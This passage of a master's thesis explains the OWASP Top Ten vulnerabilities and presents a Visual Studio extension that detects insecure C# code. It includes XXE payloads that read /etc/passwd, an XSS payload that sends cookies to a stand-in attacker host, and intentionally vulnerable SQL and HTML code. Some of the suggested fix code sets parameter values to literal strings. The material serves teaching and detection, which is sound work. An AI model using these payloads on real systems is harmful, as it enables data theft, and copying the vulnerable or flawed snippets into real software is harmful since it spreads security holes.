

# **Guidance regarding security breaches based on OWASP Top Ten vulnerabilities**

***Author: Dănuț Anton***

***Coordinator: prof. dr. Ferucio Laurențiu Țiplea***

***Master: Information Security***

# Table of contents

- I. Introduction
- II. Description and history
- III. OWASP Top Ten
  - 1. Injection
  - 2. Broken authentication
  - 3. Sensitive data exposure
  - 4. XML external entities
  - 5. Broken access control
  - 6. Security misconfiguration
  - 7. Cross-site scripting (XSS)
  - 8. Insecure deserialization
  - 9. Using components with known vulnerabilities
  - 10. Insufficient logging and monitoring
- IV. Existing tools vs current implementation
- V. Conclusions and future work

# Abstract

From the beginning of time, the need to protect classified data become more and more important. From the Ceasar Cipher or Enigma Machine until AES and cloud security solutions, the mechanisms for ensuring data confidentiality were growing exponentially. Different algorithms and tools were developed to be harder for an attacker to break the systems. Since the appearance of computers, all physical mechanisms needed to have a translation in bits, zero and one. Algorithms like DES, AES, RSA, SHA, and much more were developed to ensure data protection in the digital era.

One of the greatest inventions of mankind, the Internet, came with more challenges regarding system architecture and security. Migration in the cloud revealed brand new security breaches which were exploited by malicious people. Thanks to those, the IT community was trying to gather together all vulnerabilities found and to establish some security standards which need to be met by every application which is released in production. Thereby **OWASP Top Ten vulnerabilities** were born. Side by side with this non-profit organization a set of tools was developed to detect and give suggestions to fix well-known breaches.

Multiple mechanisms for detecting the security flaws were build to analyze static or dynamic code. Some of them are specified by the OWASP Foundation in a few reports and they encourage to be used when a business application is built. Those tools usually are not offering live feedback when the developer writes the code, leading in some cases to release delay.

The current solution is a proof-of-concept that offers on-the-fly static code analysis, being a very helpful tool for a developer to spot right away security breaches during the development time. This mechanism was built as an extension for Visual Studio, one of the most used IDE on the market. The supported code language is C#, the tool is analyzing the code in the background and using the Intellisense from Visual Studio highlights the vulnerable code. Besides that, it offers suggestions as code samples to fix the security flaws. After the usage of this tool, the performance and the development speed were considerably improved.

# I. Introduction

The current article is analyzing **OWASP's Top Ten** security vulnerabilities of business web applications. For each security breach, it will be described the hypothesis, one practical example, and how can be avoided that attack by adjusting the application code. The first part represents an introduction and a brief description of the article's content. The second section will describe a short history of security and how appeared the need for a classification of the most common security breaches.

In the third will be described, one by one, each vulnerability from **OWASP Top Ten** by describing what means, which is the severity, how can be identified and fixed. Also, this chapter is describing for each security breach, an example of how it looks in practice. For some of the security breaches will be described also a vulnerable code sample and how the automated tool can detect and offer suggestions for fixing it.

The fourth chapter will show a short comparison between the existing tools and the current implementation of the automated tool for detecting the flaws. In this section will be analyzed the way of working, which are the advantages and disadvantages, and how the automated tool is improving productivity.

The last section will present the conclusions regarding the described guidelines and also how the current implementation will be extended in the future.

## II. Description and history

From the beginning of time, mankind has always had classified information that, if known to criminals, could lead to conflict or even war. That is the reason why persons find out a way to communicate securely even when technology was not born. A real example is the Caesar cipher (Fig. 1), named after Julius Caesar<sup>2</sup>, who used it with a shift of three to protect messages of military significance. In this way, he could communicate with his army without revealing any information. That need for security evolved over the years, giving rise to systems like *Enigma Machine* (Fig.2) or most recent encryption algorithms like RSA<sup>3</sup>, AES<sup>4</sup>.




Fig 1. Caesar cipher<sup>1</sup>

In the last year, the technology grew exponentially and side by side with it a lot of vulnerabilities showed up which required high attention. Confidential information could be disclosed and used by unauthorized individuals which want to harm some systems or persons. Increasing migration to cloud-based and browser-accessible systems has given rise to new vulnerabilities that did not exist when only desktop applications were developed.



Fig 2. Enigma Machine<sup>5</sup>

A lot of those breaches were discovered year by year after some attacks made by some individuals, named in the IT domain, *hackers*. They can obtain information that is circulating over unsecured channels and can intercept or modify data trying to harm persons or institutions. To prevent those attacks companies were founded and they

offer security services, including ways of breaking the applications in a safe environment to discover the vulnerabilities. The well-known *white hat hackers* are

<sup>1</sup> Caesar Cipher - <https://images.app.goo.gl/vjX55xPmfCctNgF28> (2021)

<sup>2</sup> Julius Caesar - <https://www.britannica.com/biography/Julius-Caesar-Roman-ruler> (2021)

<sup>3</sup> RSA - <https://datatracker.ietf.org/doc/html/rfc8017> (2021)

<sup>4</sup> AES - <https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197.pdf> (2021)

<sup>5</sup> Enigma Machine - <https://images.app.goo.gl/EyaAuABGJWbS3Shr8> (2021)

using *hacking* knowledge to discover the security breaches and help companies to have a safe and trusted platform.

Willing to avoid some attacks in 2001 was founded by Mark Curphey<sup>6</sup> an online community named **Open Web Application Security Project (OWASP)** which has the goal to identify, define and offer a possible solution for the most known web vulnerabilities. They created the **OWASP Top Ten vulnerabilities** to help application developers to build more secure and safe applications. Those vulnerabilities are classified by the non-profit organization, based on severity, how often they appear and they also offer some guidance to fix them. In the next chapter will be described step by step, each one and how can be spotted in real-life business applications.

### III. OWASP Top Ten

During the time, web applications evolved and along with them, vulnerabilities were spotted by the criminals which tried to find out ways to steal information. Since 2001, when the first version of the **OWASP Top Ten** was released the list suffered a few modifications almost every three or four years, some of the breaches being fixed by frameworks used in developing the applications or by additional packages that appeared. Even if exists a lot of ways to prevent the attacks, the systems developed are still vulnerable either because of business logic or programmers' inattention. With the human factor being involved, errors can appear and are sometimes hard to be spotted.

To reduce as many as possible vulnerabilities, this list comes to help the developers to create secure applications and to prevent well-known errors. The following list of breaches or ways to exploit an application is from 2017 when was last updated. In the fourth quarter of this year, 2021, will be released the updated list for the **OWASP Top Ten Vulnerabilities**, based on the contribution of web application developers and security communities.

---

<sup>6</sup> Mark Curphey - <https://mcurphey.wordpress.com/about-2/> (2021)

Below are presented one by one, the vulnerabilities discovered, based on contributors data and surveys:

1. Injection
2. Broken authentication
3. Sensitive data exposure
4. XML external entities
5. Broken access controls
6. Security misconfiguration
7. Cross-site scripting (XSS)
8. Insecure deserialization
9. Using components with known vulnerabilities
10. Insufficient logging and monitoring



Fig 3. OWASP logo

Each of those, targets a specific part of the web application and for classifying them, the following categories were taken into consideration:

- Threat Agents
- Attack Vectors
- Security Weakness
- Impacts

*Note: For all attacks, **the threat agents are application-specific**, so for the sake of simplicity will be omitted when each attack will be described one by one, based on the **OWASP Top Ten** official documentation (OWASP® Foundation, 2021).*

## **1. Injection**

- **Attack Vectors:**
  - Exploitability: **High**

- An injector vector could be represented by any data source: from user types, internal and external services to environment variables, and parameters.
  - Sending hostile data by an attacker to an interpreter could lead to this type of vulnerability.
- **Security Weakness:**
    - Prevalence: **Medium**, Detectability: **High**
    - Usually this type of vulnerability is found in legacy code.
    - The most affected systems are SQL/NoSQL Databases, HTML, XML parsers etc.
  - **Impacts:**
    - Business, Technical: **High**
    - Usually, this type of vulnerability is app-specific and depending the needs of the application the business can be higher or lower.
    - After exploiting this vulnerability, an attacker could obtain sensitive data and disclose it to unauthorized parties or break the system by creating a denial of access attack.

One example of commonly found injections is SQL injections and the following script is vulnerable to this attack:

```
String q = "SELECT ID,NAME FROM Signal
          WHERE ID='" + request.getParameter("id") + "'";
```

In this script the where clause is vulnerable because the input received is not verified or sanitized. An attacker can send anything from the frontend, for example in the ***request.getParameter("id")*** can be ***"1=1"*** and in this way the



select query will return all rows from the *SIGNAL* table, disclosing the information about other entities even if that is not allowed.

In practice, to automatically detect this type of vulnerability, one C# example is describing step by step how it works. This tool is built as a proof of concept, being an extension for Visual Studio<sup>7</sup> which runs in the background. More details about it will be described in the next chapter. Being an automated and live detection mechanism, the human interaction is reduced to the minimum, developers being used with the IntelliSense<sup>8</sup> provided by IDE<sup>9</sup>.

**Step 1:** the code is analyzed line by line and in case an anomaly is found the code is highlighted; in the code below are described two vulnerable SQL commands;

```
62 var cmd = new SqlCommand($"select count(*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");
63 var cmd2 = new SqlCommand("select count(*) from Signal where Name = '" + model.Name + "' and Id = '" + model.Id, cn);
```

**Step 2:** warning messages are showed also in the error list of the IDE, specifying the vulnerability code, the description, the project, file name, and the line where is found;


Code	Description	Project	File	Line	Suppression State
CS0219	The variable 'select' is assigned but its value is never used	ConsoleApp1	Program.cs	15	Active
INJECT001	SQL Injection ADO .NET	ConsoleApp1	Program.cs	26	Active
INJECT001	SQL Injection ADO .NET	ConsoleApp1	Program.cs	28	Active
AUTH001	The Action is missing the Authorization attribute	WebApplication1	WeatherForecastControll...	58	Active
CSRF001	The Action is missing the AntiForgeryToken attribute	WebApplication1	WeatherForecastControll...	58	Active
INJECT001	SQL Injection ADO .NET	WebApplication1	WeatherForecastControll...	62	Active
INJECT001	SQL Injection ADO .NET	WebApplication1	WeatherForecastControll...	63	Active
AUTH001	The Action is missing the Authorization attribute	WebApplication1	WeatherForecastControll...	81	Active
AUTH002	JWT Signature Validation Disabled	WebApplication1	Startup.cs	25	Active

<sup>7</sup> Visual Studio – IDE used for building C# applications. For more details see: <https://visualstudio.microsoft.com/> (2021)

<sup>8</sup> Intellisense - <https://code.visualstudio.com/docs/editor/intellisense> (2021)

<sup>9</sup> IDE – Integrated development environment: [https://en.wikipedia.org/wiki/Integrated\\_development\\_environment](https://en.wikipedia.org/wiki/Integrated_development_environment) (2021)


**Step 3:** when hovering over the vulnerable code a small popup is showed with the description of the vulnerability and possible fixes;



```
62 var cmd = new SqlCommand($"select count(*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");
63 var cmd2 = new SqlCommand("select count(*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");
64 var cmd3 = new SqlCommand("select count(*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");
65 var param = new SqlParameter("@UserName", SqlDbType.NVarChar, 128);
66 param.Value = model.UserName;
67 cmd.Parameters.Add(param);
```

class System.String  
Represents text as a sequence of UTF-16 code units.  
INJECT001: SQL Injection ADO.NET  
Show potential fixes (Alt+Enter or Ctrl+.)

**Step 4:** if the lightbulb is pressed a code fix suggestion is showed; here the developer has the option to fix this vulnerability in multiple places in the source code by pressing: “Fix all occurrences in: Document | Project | Solution”; he has the freedom to choose where should be this vulnerability fixed.




```
62 var cmd = new SqlCommand($"select count(*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");
63 var cmd2 = new SqlCommand("select count(*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");
64 var cmd3 = new SqlCommand("select count(*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");
65 var param = new SqlParameter("@UserName", SqlDbType.NVarChar, 128);
66 param.Value = model.UserName;
67 cmd.Parameters.Add(param);
```

Fix Sql Injection vulnerability by adding parameters  
Suppress or Configure issues

INJECT001 SQL Injection ADO.NET  
Lines 62 to 64  
var cmd = new SqlCommand(\$"select count(\*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");  
var cmd2 = new SqlCommand("select count(\*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");  
var cmd3 = new SqlCommand("select count(\*) from Signal where Name = '{model.Name}' and Id = '{model.Id}'");  
var cmd2ModelNameParam = new SqlParameter("@ModelName", SqlDbType.CHOOSE-TYPE) { Value = "@ModelName" };  
cmd2.Parameters.Add(cmd2ModelNameParam);  
var cmd2ModelIdParam = new SqlParameter("@ModelId", SqlDbType.CHOOSE-TYPE) { Value = "@ModelId" };  
cmd2.Parameters.Add(cmd2ModelIdParam);

Preview changes  
Fix all occurrences in: Document | Project | Solution

**Step 5:** if the suggestion is accepted, the existing code will be modified; the SQL command will be changed and parameters will be added; to be flexible the tool lets the developer choose the SqlDbType to not break the initial functionality.



```
63 var cmd2 = new SqlCommand("select count(*) from Signal where Name = @ModelName and Id = @ModelId", cn);
64 var cmd2ModelNameParam = new SqlParameter("@ModelName", SqlDbType.CHOOSE-TYPE) { Value = "@ModelName" };
65 cmd2.Parameters.Add(cmd2ModelNameParam);
66 var cmd2ModelIdParam = new SqlParameter("@ModelId", SqlDbType.CHOOSE-TYPE) { Value = "@ModelId" };
67 cmd2.Parameters.Add(cmd2ModelIdParam);
```

**Step 6:** the programmer will choose the right type and the vulnerability will be fixed automatically;

```
63 var cmd2 = new SqlCommand("select count(*) from Signal where Name = @ModelName and Id = @ModelId", cn);
64 var cmd2ModelNameParam = new SqlParameter("@ModelName", SqlDbType.VarChar) { Value = "@ModelName" };
65 cmd2.Parameters.Add(cmd2ModelNameParam);
66 var cmd2ModelIdParam = new SqlParameter("@ModelId", SqlDbType.VarChar) { Value = "@ModelId" };
67 cmd2.Parameters.Add(cmd2ModelIdParam);
```

As can be seen, dynamically detect the SQL Injection flaw takes a small amount of time and can be fixed right away during the development without having laborious reports and analysis. This is improving productivity and the application will be deployed much faster in production.

To avoid this type of vulnerability commands should be separated from queries. The most used option is to create a safe API, which provides a parameterized interface. Another option will be to utilize Object Relational Mapping Tools (ORMs).

Sometimes, an attacker can introduce malicious SQL commands in stored procedures when **PL/SQL** or **T-SQL** concatenates queries and data, or executes hostile data with **EXECUTE IMMEDIATE** or **exec()**. For preventing this flaws the OWASP Foundation recommend to use **LIMIT** and other SQL controls within queries.

## 2. Broken authentication

### ▪ Attack Vectors:

- Exploitability: **High**
- Attackers have tools with large amount of valid username and password combinations used for brute force and dictionary attacks.

- Also, in the case of unexpired session tokens, attackers can exploit the session management to have access to classified information.
- **Security Weakness:**
  - Prevalence: **Medium**, Detectability: **Medium**
  - Unclear design and weak implementation of most identity and access controls often lead to broken authentication and that the reason why is so widespread.
  - All stateful applications use session management for authentication and access control.
  - Broken authentication can be detected by attackers manually and using automated tools with a dictionary and password list they can start an attack.
- **Impacts:**
  - Business, Technical: **High**
  - For a system to be compromised is necessary for an attacker to have access to few accounts or just one admin account.
  - Attacking the authentication could lead to identity theft, money laundering, disclose legally protected highly sensitive information or social security fraud.

Multiple scenarios exist for this type of vulnerability and to be succinct only three of them will be presented below:

**Scenario 1:** A common attack is usage of lists of well-known passwords. A application can be used as a password oracle by an attacker to check if the combinations owned are valid. To prevent this, in application should be

implemented an automated mechanism to detect and protect the credentials.

**Scenario 2:** Using only passwords to authenticate without any extra security check in application, a lot of broken authentication attacks occur. Password rotation is was once considered best practice but this encouraged users to use and reuse poor passwords. NIST 800-63 (Grassi, 2017) recommends the usage of **multi-factor authentication** which provides higher security due to the usage of multiple devices and tokens.

**Scenario 3:** Session timeouts in applications are not properly set. A person use a public computer to access an application. After he finish the work the user simply closes the browser, walks away, forgetting to select the “log out”. Later that day, an attacker utilize the same browser, enters the same application and he has access to the last user account.

To prevent this type of attack the following implementation details should be taken into consideration:

- when possible, multi-factor authentication should be implemented to prevent automated, stolen credential re-use and brute force attacks
- avoid shipping and deploying with default credentials, mostly for admin users
- check passwords to not be weak; a list with top 10000 worst passwords exists and can be consulted<sup>10</sup>.

---

<sup>10</sup> SecLists - <https://github.com/danielmiessler/SecLists/tree/master/Passwords> (2021)

- to not disclose sensitive information the same message should be used when something is wrong in the application or API, in this way avoiding account enumeration attacks.
- number of login attempts should be limited or a delay can be used when failures appear; in case an attacker starts a brute force or a similar attack the administrators should be automatically alerted.
- build on the server-side a session manager that generates a fresh random session ID using high entropy after each login.
- session IDs must be stored securely and must not be shown in the URL; after each logout, idle and absolute timeout, they must be invalidated,
- implement a mechanism for refreshing the authentication token; in case a user is inactive a certain amount of time to be automatically logged out.
- use only trusted third-party packages for implementing the authentication mechanism or build a trusted one inside the company.

### ***3. Sensitive data exposure***

- ***Attack Vectors:***

- Exploitability: **Medium**
- Attackers intercept the network throughput and instead of attacking crypto, they can steal clear text or keys, by executing man-in-the-middle attacks.
- In most cases is required to do a manual attack
- Using the GPUs and the passwords retrieved previously an attacker can start brute-force attacks

▪ ***Security Weakness:***

- Prevalence: **High**, Detectability: **Medium**
- Not encrypting the sensitive data usually lead to this vulnerability
- In most cases, using weak key generators and managers, and insecure algorithm, protocol, or cipher could lead to this vulnerability
- Detecting those types of flaws is easy when the data is circulates on the network.

▪ ***Impacts:***

- Business, Technical: **High**
- Absence of a mechanism for error or failure handling could lead to sensitive data disclosure.
- When the regulations like EU GDPR<sup>11</sup> or local privacy laws are not respected, private data like health records, credit card number or personal data could be leaked.

Before checking if the application is vulnerable to this attack, we should establish what sensitive data is in transit over the network. A few good examples of data that need protection are personal information, credit card numbers, business secrets etc. After that, to determine if the application is vulnerable, we should answer at least the following questions:

- Is data sent encrypted or obfuscated? (for protocols such as HTTP, SMTP, and FTP)
- Are backups or any private data saved in clear text?

---

<sup>11</sup> EU GDPR - <https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679> (2021)

- Are algorithms used, up to date? Are there any default values or algorithm used in the code?
- Are default crypto keys in use, weak crypto keys generated and re-used?
- Are headers or encryption missing?
- Is verified the received server certificate?

As for the previous attack, a few examples attack scenarios are described below, to be easier to understand how important is to avoid protect sensitive data:

**Scenario 1:** In an application are encrypted credit card numbers using default database encryption. When retrieved, this data is automatically decrypted, an attacker being able to inject a SQL command to obtain the information in plaintext.

**Scenario 2:** A website is not using or enforcing TLS. An attacker interposes between the client and server, downgrades connections from HTTPS to HTTP, intercepts data in transit, and steals the user's session cookie. Then the attacker modifies the cookie, replays and hijacks the user's authenticated session, accessing or modifying the user's private data. In this case, the attacker could also alter data, for example, in the case of a wire transfer he can modify the recipient.

**Scenario 3:** Every password is stored in a database unsalted or with simple hashes. Having a flaw in file upload mechanism give to an attacker the possibility to all the passwords from the database. Using a rainbow table of pre-calculated hashes could reveal all the vulnerable passwords. Unsalted



hashes or usage of weak hash functions could lead to flaws. An attacker what is using some GPUs can break even the salted hashes.

To avoid this type of attack first should be identified the sensitive data according to the privacy laws, regulatory requirements, or business needs. Do not store sensitive data unnecessarily. If sensitive information is not stored cannot be stolen. Other than this, we should have updated and strong standard algorithms, protocols, and keys. In implementation should be used proper key management. All data which is in transit should be encrypted or a secure tunnel should be used. For example, TLS with perfect forward secrecy ciphers (PFS). HTTP Strict Transport Security (HSTS) should be enforced to prevent a downgrade from HTTPS to HTTP by an attacker which is monitoring the network.

Besides those rules, we should also take into consideration to disable the cache for response with sensitive data, create strong hashes for stored passwords by using hashing algorithms such as *scrypt*<sup>12</sup>, *bcrypt*<sup>13</sup>, *PBKDF*<sup>14</sup>, or *Argon2*<sup>15</sup>. Last, but not least, verify independently the configuration and settings efficiency.

#### **4. XML External Entities (XXE)**

- **Attack Vectors:**

- Exploitability: **Medium**
- Vulnerable XML processors can be exploited by attackers by uploading malicious XML or include untrusted content in an XML document

---

<sup>12</sup> scrypt - <https://en.wikipedia.org/wiki/Scrypt> (2021)

<sup>13</sup> bcrypt - <https://en.wikipedia.org/wiki/Bcrypt> (2021)

<sup>14</sup> PBKDF - <https://datatracker.ietf.org/doc/html/rfc80> (2021)

<sup>15</sup> Argon2 - <https://cryptobook.nakov.com/mac-and-key-derivation/argon2> (2021)

▪ ***Security Weakness:***

- Prevalence: **Medium**, Detectability: **High**
- By default, some older XML processors allow specification of an external entity, a URI that is unreferenced and evaluated during XML processing
- Source Code Analysis Tools<sup>16</sup> can detect those types of XML vulnerabilities

▪ ***Impacts:***

- Business, Technical: **High**
- An attacker can use these flaws to obtain sensitive data, perform a denial-of-service, execute a remote request from the server or execute other attacks
- The business impact is depending on how many sensitive data are processed in application

To determine if the application is vulnerable to this type of attack the following questions should be answered:

- Does the application accept XML directly or XML uploads from untrusted sources?
- Do the XML processors in the application or SOAP based web services have *Is document type definitions (DTDs)* enabled for the SOAP (Gudgin, 2003) web services or XML processors?
- Is SAML used for identity processing within federated security or single sign on (SSO) purposes?

---

<sup>16</sup> Source Code Analysis Tools - [https://owasp.org/www-community/Source\\_Code\\_Analysis\\_Tools](https://owasp.org/www-community/Source_Code_Analysis_Tools) (2021)

- Does the application use version 1.2 for SOAP?
- Does the application is vulnerable to DoS attack? Or the Billion Laughs attack?

To better describe the XEE vulnerability the following scenarios are presented:

**Scenario 1:** The attacker attempts to extract data from server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE doc [
    <!ELEMENT doc ANY>
    <!ENTITY xxe SYSTEM "file:///etc/passwd">]>
  <doc>&xxe;</doc>
```

**Scenario 2:** An attacker tries to access the private network by changing the above ENTITY like to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

**Scenario 3:** For the same vulnerable XML a *denial-of-service (DoS)* could be made by an attacker using the following instruction:

```
<!ENTITY xxe SYSTEM "file:///dev/test">]>
```

To identify and mitigate the XXE, developers need to have some security knowledge or to take training in that direction. When applications are built, they need to take into consideration some rules which need to be strictly followed:

- when possible us JSON format and avoid serialization of sensitive data
- update XML processor to the latest version and try to avoid usage of an old version of SOAP

- in all XML parsers must be disabled the XML external entity and DTD processing
- implement positive server-side input validation. Filtering and sanitization of the XML should be implemented on the server to avoid malicious code
- incoming XML must be verified using XSD validation
- use Static Application Security Testing Tools (SAST) to detect the XXE vulnerabilities
- in case all the above are not possible, try to implement a trusted firewall or web API to avoid XXE attacks.

## **5. Broken Access Control**

### **▪ Attack Vectors:**

- Exploitability: **Medium**
- An attacker can exploit manually this type of vulnerability or by using some automated tools that verifies if the access control is present and well configured.

### **▪ Security Weakness:**

- Prevalence: **Medium**, Detectability: **Medium**
- Automated detection and effective functional testing are recommended to avoid this type of attack
- To detect missing or ineffective access control manual testing must be done properly;

### **▪ Impacts:**

- Business, Technical: **High**

- Attackers can act like a user or administrator, or could have higher privileges than normal, leading to modification or deletion of sensitive data
- As in the case of the other attacks the business impact depends on how much sensitive data is processed

Like in the previous attacks to check if the application is vulnerable, we need to answer the following questions:

- Access control checks bypassed by modifying the URL?
- Can change the primary key to other users record?
- Can access admin pages of the application without being logged in?
- Can be the JSON Web Token<sup>17</sup> used for authentication and authorization modified or tampered with?
- Is Cross-Origin Resource Sharing (CORS)<sup>18</sup> configured correctly?
- Can force the browser to access authenticated pages as an unauthenticated user or to privileged pages as a standard user?

To better understand this type of attack in practice, below is described in the following scenario:

**Scenario:** Unverified data is used in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("current"));
ResultSet result = pstmt.executeQuery();
```

---

<sup>17</sup> JSON Web Token - <https://jwt.io/introduction> (2021)

<sup>18</sup> CORS - <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS> (2021)

An attacker simply modifies the 'current' parameter in the browser to send malicious account number. If not properly verified, the attacker can access any user's account.

<http://example.com/app/accountInfo?current=notmycurrent>

The most effective way to implement an access control mechanism is to be built on a trusted server where the attacker cannot alter the metadata or access control. The following rules should be met when an application is built:

- deny all the calls except the ones for the public resources
- one access control mechanism should be implemented and used in all application; minimize CORS usage
- impose property registration; not any user can read, create, delete, or modify an entity
- every domain model should establish specific business boundaries which should not be violated
- protect the source code by disabling the web service directory listing
- APIs should be limited to do only one action to mitigate the attacks from an automated tool
- after logout, on the server, all tokens should be invalidated

## **6. Security misconfiguration**

### **▪ Attack Vectors:**

- Exploitability: **High**
- To gain unauthorized access attackers will often attempt to exploit unpatched flaws, access default accounts, unprotected files, and directories or unused pages

▪ ***Security Weakness:***

- Prevalence: **High**, Detectability: **High**
- Security misconfiguration can happen at any level; from network services to framework, custom code, database, containers, or storage
- This type of vulnerability could be detected by using automated tools.

▪ ***Impacts***

- Business, Technical: **Medium**
- Usually, attacker by exploiting such flaws could gain unauthorized access to some system data and functionality
- In some cases, could result in system compromise
- Like for the other attacks the business impact lower or higher, depending on how much sensitive data is processed.

To easily detect if an application is vulnerable to an attack, at least the following questions need to be asked:

- Is security missing in some layer of application stack?
- Are properly configured permissions on cloud services?
- Are installed or enabled any unnecessary features?
- Are used the default accounts and passwords?
- Exist a mechanism for revealing the stack trace in case an error or exception is thrown?
- When upgrading a system, is there the latest security feature enabled or configured correctly?

- Are all security settings properly set?
- The server sends the security headers, and they have the secure values?
- Used frameworks and libraries are updated? (Also related to the penultimate attack: *Usage of Components with Known Vulnerabilities*)

Security misconfiguration can appear in multiple forms and to identify better this attack a few scenarios are presented below:

**Scenario 1:** Usually the application server comes with a sample application which if are not removed when going into production, could lead to harmful attacks. For example, if one of these applications is the admin console and the credentials are not changed, an attacker can log in with the default username and password and can obtain sensitive information.

**Scenario 2:** An attacker discovers that the source code of the application can be accessed using directory listing from the server. In this way, the code from the server can be downloaded, decompiled, and using reverse engineering an adversary can find all the flaws from the application.

**Scenario 3:** Errors or exceptions stack trace is visible to all users. This could expose sensitive information or which versions of the frameworks and packages are used.



**Scenario 4:** The sharing permissions are enabled by default and all files can be accessed by any CSP<sup>19</sup> users. In this way the sensitive data stored in cloud could be easily accessed.

The authors of **OWASP Top Ten** describe some recommendations to avoid this type of attack:

- A deployment pipeline should be well defined for all the environments and for each to have specific credentials used.
- Use the YAGNI (You Aren't Gonna Need It) principle<sup>20</sup>. A platform should have only the necessary features, components, documentation, and samples. All unused packages and frameworks must be removed.
- Regularly review and update the configurations to be compliant with all security notes. All the packages and frameworks should be updated to the latest versions (more details in the description of the ninth attack: *Using Components with Known Vulnerabilities*)
- Build a layered application with strict boundaries and the separation between components or tenants should be well defined, using containerization or security groups.
- Send security directives to clients, for example, use the security headers for the HTTP calls.
- An automated process should be created to verify if the configurations and settings in all environments are correctly set.

---

<sup>19</sup> CSP - <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP> (2021)

<sup>20</sup> YAGNI - <https://martinfowler.com/bliki/Yagni.html> (2021)

## 7. Cross-Site Scripting (XSS)

### ▪ **Attack vectors:**

- Exploitability: **High**
- All three forms of XSS can be detected with automated tools and there are freely available exploitation frameworks

### ▪ **Security Weakness:**

- Prevalence: **High**, Detectability: **High**
- Is the second most common issue in the **OWASP Top Ten**, and is found in a lot of applications
- Automated tools can find XSS problems, mostly in mature technologies like PHP, ASP.NET, J2EE / JSP

### ▪ **Impacts:**

- Business, Technical: **Medium**
- The impact is moderate for DOM XSS, and severe for stored XSS. In this way, an attacker can obtain sessions, run remotely malicious code, or deliver malware.

This type of attack is targeting users' browsers and can be of three types:

**Reflected XSS:** user input is unvalidated or unescaped as part of HTML output and JavaScript could run in the victim's browser.

**Stored XSS:** the application or API stores unsanitized user input that is viewed later by another user or administrator. Is considered high or critical risk.

**DOM XSS:** the application, APIs or JavaScript frameworks include attacker-controllable data to a page.

In most cases, XSS attacks include DOM node replacement, keylogging, account takeover, and malicious software downloads. Below is showed one example of a vulnerable code:

**Scenario:** untrusted data is used when the following HTML is built, and no validation or escaping is applied:

```
(String) page += "<input name='card' type='TEXT'" +  
                "value='" + request.getParameter("CreditCard")  
                + "'>";
```

The attacker modifies the “CreditCard” parameter in the browser:

```
'><script>document.location='http://www.attack.com/cgi-in/  
cookie.cgi?atrk='+document.cookie</script>'
```

With this script, the attacker can steal the session ID doing a session hijacking. In some cases, XSS is used to defeat any Cross-Site Request Forgery (CSRF)<sup>21</sup>.

Below is also described an API with multiple operations, one of them being used for querying and modify some information in the database. The security breach identified by the automated tool is XSS, notifying the developer that the controller method is not marked with the AntiForgeryToken attribute. For this .NET platform offers a quick fix and the programmer need to add the following code before the method declaration: “[AntiForgeryToken]”. To be easier and misspelling free, this tool also offers a quick fix if hover over the return type of method ( ‘ActionResult’) and click on the lightbulb (Fig. 4)

---

<sup>21</sup> CSRF - <https://owasp.org/www-community/attacks/csrf> (2021)

